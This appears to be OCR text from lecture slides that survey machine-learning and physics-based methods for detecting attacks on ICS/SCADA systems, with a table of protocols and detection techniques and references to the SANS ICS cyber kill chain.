
Zeng et al. https://link.springer.com/chapter/10.1007/978-981-13-2384-3_32

ICS/SCADA Attack Detection – Anomalies – Machine Learning: Some Existing Work – Highlights - II

Powerlink/CAN	TEP system	HMM
Modbus/TCP	Power system	Incremental classification and Single-window classification
No mentioned	Gas Pipeline Testbed and water treatment	SVDD and KPCA
IEC 60870-5	Photovoltaic system	Access-Control Whitelists
Modbus/TCP	Power system	DFA
Modbus	Boiling Water Reactor	The critical state validation
MMS/GOOSE	Power system	EM and OCSVM
Modbus	MSU SCADA datasets	JRipper + AdaBoost
Modbus	MSU SCADA datasets	Bayesian network
Modbus	MSU SCADA datasets	Common path algorithm

Zeng et al. https://link.springer.com/chapter/10.1007/978-981-13-2384-3_32

Physics-based ICS/SCADA Attack Example



https://dl.acm.org/citation.cfm?id=3203245

Physics-based Attack Detection: Approaches

Secure State Estimation - find a subset of sensors that are sending false information using models of physical system satisfying equations

Clustering - learn unsupervised clustering models containing the pair-wise relationship between variables of a process.


Detecting Safety Violations and Response – Checks that the control signals will not drive the control system to an unsafe state and reconfigures the system when a safety violation is detected

Detecting Malicious Control Commands - Use contingency analysis to predict the consequences of control commands, determining a set of safe states using set theory

Active monitoring for sensors – Leverages an approach that has the physical actuator respond to a physical challenge.


https://dl.acm.org/citation.cfm?id=3203245

ICS Attack Kill Chain



SOURCE: SANS/DRAGOS

ICS Cyber Kill Chain – SANS



https://www.nerc.com/pa/CI/ESISAC/Documents/E-ISAC_SANS_Ukraine_DUC_18Mar2016.pdf+&cd=1&hl=en&ct=clnk&gl=us